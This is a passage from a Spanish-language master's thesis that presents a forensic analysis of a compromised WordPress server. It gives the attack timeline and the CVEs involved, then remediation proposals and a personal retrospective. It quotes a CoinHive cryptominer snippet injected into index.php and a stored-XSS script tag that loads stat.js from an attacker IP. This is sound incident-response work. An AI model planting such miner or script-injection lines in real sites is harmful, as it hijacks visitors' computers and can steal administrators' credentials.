    - **$allowedExtensions = array();**
  + Manejo de Directorios:
    - El script parece crear y escribir en directorios basados en entradas de usuario del tipo **../../../../../uploads/'.$\_GET['Year'].'/'.$\_GET['Month'].'/'.**
  + Falta de Autenticación y Autorización:
    - Esto puede exponer el sistema a cargas no autorizadas.
  + Se detecta un virus en el archivo **/var/www/html/index.php** del tipo Trojan:JS/CoinHive.B. se observa el siguiente script dentro del archivo
    - **var miner = new CoinHive.Anonymous('pvvxSQ6RzN3K5IY9F5fFHvahAFNreg3u', {throttle: 0.2});  
      miner.start();**
  + El archivo **/var/log/mysql/error.log** está vacío.
  + Se observa el registro del usuario anatoly5676, posteriormente, este realiza una serie de acciones en el servidor web usando los comentarios de la web.
    - Envía un comentario vacío.
    - Manda un comentario haciendo referencia a visitar el enlace <http://18.195.165.56> la cual no es https por lo que la comunicación puede estar siendo intervenida.
    - Manda otro correo electrónico, que al estar en un navegador servidor web este, se ocultará en su visionado.
      * **<script src="http://18.195.165.56/stat.js"></script>**.
    - Todas las acciones anteriores pudieran ser que se ha ejecutado un posible ataque de Cross-Site Scripting(XSS)
* Analizando líneas de código de la base de datos, se encuentran las siguientes sentencias dentro de **index.db**, lo que puede suponer una alteración de la base de datos.
  + **Permit user logins after boot, prohibit user logins at shutdown.**
  + **Ukrainian character set encoded in octal, decimal, and hexadecimalmcookie.**
  + **The Swiss Army Knife of Embedded Linuxrsh.**
  + **Initialize a terminal or query terminfo databasenologin.**
* Relativo al posible autor de los hechos, se pueden deducir las siguientes cuentas de correo electrónico:
  + [anatoly12312@mailinator.com](mailto:anatoly12312@mailinator.com), [anatoly5676@grr.la](mailto:anatoly5676@grr.la), [anatoly5676anatoly5676@grr.la](mailto:anatoly5676anatoly5676@grr.la), [anatolyhpxecjqa@grr.la](mailto:anatolyhpxecjqa@grr.la), [bs.jckcy3j43batzml8vbw25u1y5zm1anatoly5676anatoly5676@grr.la](mailto:bs.jckcy3j43batzml8vbw25u1y5zm1anatoly5676anatoly5676@grr.la), [bwlddhjadekqa7qcrz3rsasoqxufzp1anatoly5676anatoly5676@grr.la](mailto:bwlddhjadekqa7qcrz3rsasoqxufzp1anatoly5676anatoly5676@grr.la), [fanatoly12312@mailinator.com](mailto:fanatoly12312@mailinator.com), [hpxecjqa@grr.la](mailto:hpxecjqa@grr.la), [pafzzj0anatoly12312anatoly12312@mailinator.com](mailto:pafzzj0anatoly12312anatoly12312@mailinator.com).
  + Se observa, dentro de la cantidad de emails relativos a Anatoly, que también use [anatoly12312@mailinator.com](mailto:anatoly12312@mailinator.com), correo con el mismo dominio que [test12312321@mailinator.com](mailto:test12312321@mailinator.com).

**CONCLUSION:**

El servidor web ganga.site es creado el 21 de diciembre de 2018, instalado un servidor MySQL y un servidor Apache. Dentro de este servidor Apache, el cual se ha instalado la versión 4.9.8. de WordPress, versión de la que desde el 16 de diciembre de 2018 de la existencia de 8 vulnerabilidades publicadas.

El 30 de diciembre de 2018 a las 11:46:38 UTC, el atacante, registrado como anatoly5676 y con IP 193.138.185.59, localizada en Ucrania, tratando de explorar la vulnerabilidad CVE-2018-20153 consistente en que realizando comentarios en el servidor web, pudiendo aprovechar una vulnerabilidad consistente en que los contribuyentes puedan modificar nuevos comentarios realizados por usuarios con mayores privilegios, posiblemente provocando XSS. Para ello, se ha aprovechado de una instancia de Amazon Web Services con IP 18.195.165.56 para alojar el script en la web mediante un comentario.

Este ataque, técnicamente hablando, al servidor web es transparente, ya que el código dañino se inyecta en el ordenador del usuario en el momento que se carga el DOM. Lo que espera el presunto atacante es que el administrador o personas con capacidad administradora. Recordemos que este servidor virtual, es un servidor que se accede desde una interfaz de línea de comandos, al cual solo se han instalado una serie de servicios, pero este carece de interfaz gráfica, Para acceder, es necesario acceder a través de SSH a la consola del servidor o al apartado de administración de WordPress mediante el explorador de internet desde un ordenador distinto al servidor, el cual no tiene explorador web instalado, en este caso sería acceder a la URI ganga.site/admin si está configurada por defecto.

En este caso, al notificarse al administrador por correo electrónico, las cuentas administradoras de correo tienen un acceso por web y aprovechando que en el correo electrónico llega la notificación del mensaje en HTML, con ese código dañino oculto. Puede ser que ese javascrip **stat.js** pueda ser que mande todo lo que se teclee o se navegue dentro del administrador, por lo que se instala, técnicamente hablando, un keylogger del explorador. Se desconoce este hecho ya que no se capturas del ordenador desde donde el administrador se ha conectado al servidor web virtual.

Este ataque al parecer ha debido de ser fructífero, ya que se detectan cambios en la base de datos MySQL el 31 de diciembre de 2018 a las 06:25:02 UTC. Donde se observan los comentarios dentro de la configuración del index.db, permitiendo a cualquier usuario tener acceso a todos los datos.

El 1 de enero de 2019 a las 07:26:05 UTC se observa una modificación del index.php de la web de ganga.site, donde se inyecta un script que hace que la persona que visite la web, empiece a minar criptomonedas con una potencia del 20%. Recordemos que ahora mismo las credenciales de administrador han sido vulneradas y estas acciones en la web, pues son un poco transparentes ya que el script se activa en el cliente donde se carga el DOM.

Posteriormente el 03 de enero de 2019 a las 07:07:28 UTC, el desde la misma IP de desde la IP de Amazon Web Services 18.195.165.56, ha tratado de aprovechar la vulnerabilidad CVE-2018-20149 de acceder a través de del servidor Apache aprovechando las vulnerabilidades consistente en que se puede resumir en que cuando se utiliza el servidor HTTP Apache, los autores podían cargar archivos manipulados que eludían las restricciones de tipo MIME previstas, lo que lleva a XSS, como lo demuestra un archivo .jpg sin datos JPEG y, por otro lado la vulnerabilidad CVE-2018-20152 consistente en que los autores pueden evitar las restricciones previstas en los tipos de publicaciones mediante entradas diseñadas.

**PROPUESTA DE LINEAS DE ACCION:**

Por parte del que suscribe, se elevan las siguientes propuestas de acciones a seguir tras el presente análisis.

* Realizar análisis forenses en los ordenadores de las personas que tienen capacidad de administración sobre el servidor web para valorar posibles infecciones.
* Revisión de los protocolos o procesos de securización de los activos de la empresa de la empresa e implementar nuevos protocolos si fuese necesario.
* Realización de una auditoría interna y posteriormente externa del servidor web de la empresa.
* Elevar, si procede, a las autoridades competentes, en caso de España sería el INCIBE, un informe de los hechos producidos. En caso de elevarse también por vía judicial, elevar propuesta de solicitud de datos a Amazon Web Services del responsable de la instancia contratada entre el 30 de diciembre de 2018 a las 11:46:38 UTC y el 03 de enero de 2019 a las 07:07:28 UTC.

# 7. Conclusiones.

## 7.1 Conclusiones Finales.

Las conclusiones del resultado han quedado constatadas tanto en el resumen ejecutivo como en el informe pericial, siendo un poco más técnico en este segundo informe.

Estos accidentes fatales, informáticamente hablando, ocurren seguramente por una cadena de incidentes no controlados.

Personalmente, el primer desencadenante de todo lo ocurrido se puede deducir que ha sido debido a que se ha instalado una aplicación totalmente desactualizada de WordPress, estando disponible desde el 12 de diciembre de 2018 la version 5.0.1., es decir, 9 días antes de la creación del servidor virtual en AWS. Es decir, desde este primer paso, creo que empezamos mal.

El siguiente incidente no controlado, podemos definirlo como la no revisión del firewall para un correcto control de accesos. Servicios de computación en la nube, el caso de AWS, configuran este tipo de servidores totalmente “en blanco”, para que sea el usuario quien lo configure, de hecho, haciendo esta conclusión, he procedido ver el firewall, investigando /etc/efw/ufw.conf, está en ENABLED=no y LOGLEVEL=low, por lo que claramente, no fue modificado. Si esta regla se hubiera definido de tal manera que nadie hubiera accedido al sistema ni por ganga.site/admin ni por SSH al servidor, la cosa hubiera sido distinta. Muchas veces somos inconscientes de la cantidad de servidores que se tratan de vulnerar por todas partes y, lo que un firewall, o incluso un router de un ISP tiene que soportar todos los días.

El tercer incidente en cadena no controlado, es posiblemente una falta de realización de pruebas y de una auditoria interna del servidor, el hacer comprobaciones de este tipo siempre es positivo. Pasarle una auditoría por Nessus posiblemente hubiese detectado las vulnerabilidades de WordPress. En este sentido, en ambos informes elevo propuesta de hacer en cierta manera un sandbox para comprobar el correcto funcionamiento del servidor antes de pasarlo a producción.

En definitiva, una cadena de incidentes no controlados, puede dar un desenlace fatal de este tipo

## 7.2 Retrospectiva del TFM.

Por último y no menos importante, voy a hacer una retropesctiva del TFM. En este apartado voy a hacer un auto-juicio crítico de como he realizado el TFM, suiendo autocrítico. Para ello voy a dividirlo en 4 partes: que es lo que me ha gustado, que es lo que no me ha gustado, que he aprendido, que haría diferente.

Relativo a estos apartado no voy a entrar en muchos detalles, simplemente anotarlos para que en caso de tener que hacer otro trabajo como este, lo tenga como referencia, quizás sirva a otros alumnos como retroalimentación y una gúia de consejos.

**Que es lo que me ha gustado:**

* La tarea de realizar una línea temporal es importantísima para detectar el cuando y como se ha realizado la intrusión en el sistema.
* Lo importante es tener una guía de a donde llegar y los objetivos. Por lo que es importante es tener una planificación.
* Ha sido un reto personal, los impedimentos por temas laborales y familiares han sido un reto diario. El cual creo que he superado.

**Que es lo no que me ha gustado:**

* No poder seguir la guía de trabajo como hubiera deseado.
* No he definido bien una estrategia de entrega debería haber empezado directamente con Word. LaTeX era nuevo para mí, creo que los experimentos hay que hacerlos con gaseosa. Mark Down podía tener un seguimiento de lo que iba haciendo sin problemas en Git, pero fue desaconsejado por la tutora y a muy buen criterio.

**Que he aprendido:**

* Tener una mejor capacidad de análisis con respecto a los ejercicios de cuando hice la asignatura hace ya dos años.
* La generación de perfiles que no están incluidos en volatility.
* Mejor manejo en Autopsy.
* Con la terminal de Ubuntu, WSL o PoweShell es una herramienta eficaz para hacer los hashes.
* Tener que revisar alguna suposición siempre es positivo.

**Que hubiera hecho diferente:**

* Cambiaré el proceso de búsqueda si tengo que buscar el sistema operativo. Creo que es más ágil entrar en Autopsy, ver su estructuración y decir vale estoy en un Windows o estoy en un Linux, la estructura de carpetas es caracterísitco y es mucho más rápido revisar. Si tengo dudas, Autopsy me lo va a decir rápido sin tener dudas.
  + En caso de necesidad de un kernel de Ubuntu, miraría /boot y buscaría el/los kernels. Si hay 2 kernels hago 2 perfiles y después en volatility probaría sin problemas. Creo que se gana mucho tiempo en ese sentido.
* En volatility hubiera sacado todos los comandos con salida a un TXT. Creo que es lo más fácil para después analizar y limpiar datos si es necesario.
* No me hubiera metido este semestre 24 créditos, con los 12 del TFM hubiera tenido de sobra porque no he podido arreglar en imprevistos. Familia, traslados, trabajo, es mucha carga en la mochila de uno. Este es mas personal pero espero que a algún alumno le sirva en el futuro.

Muchas Gracias por todo.

# 8. Anexos.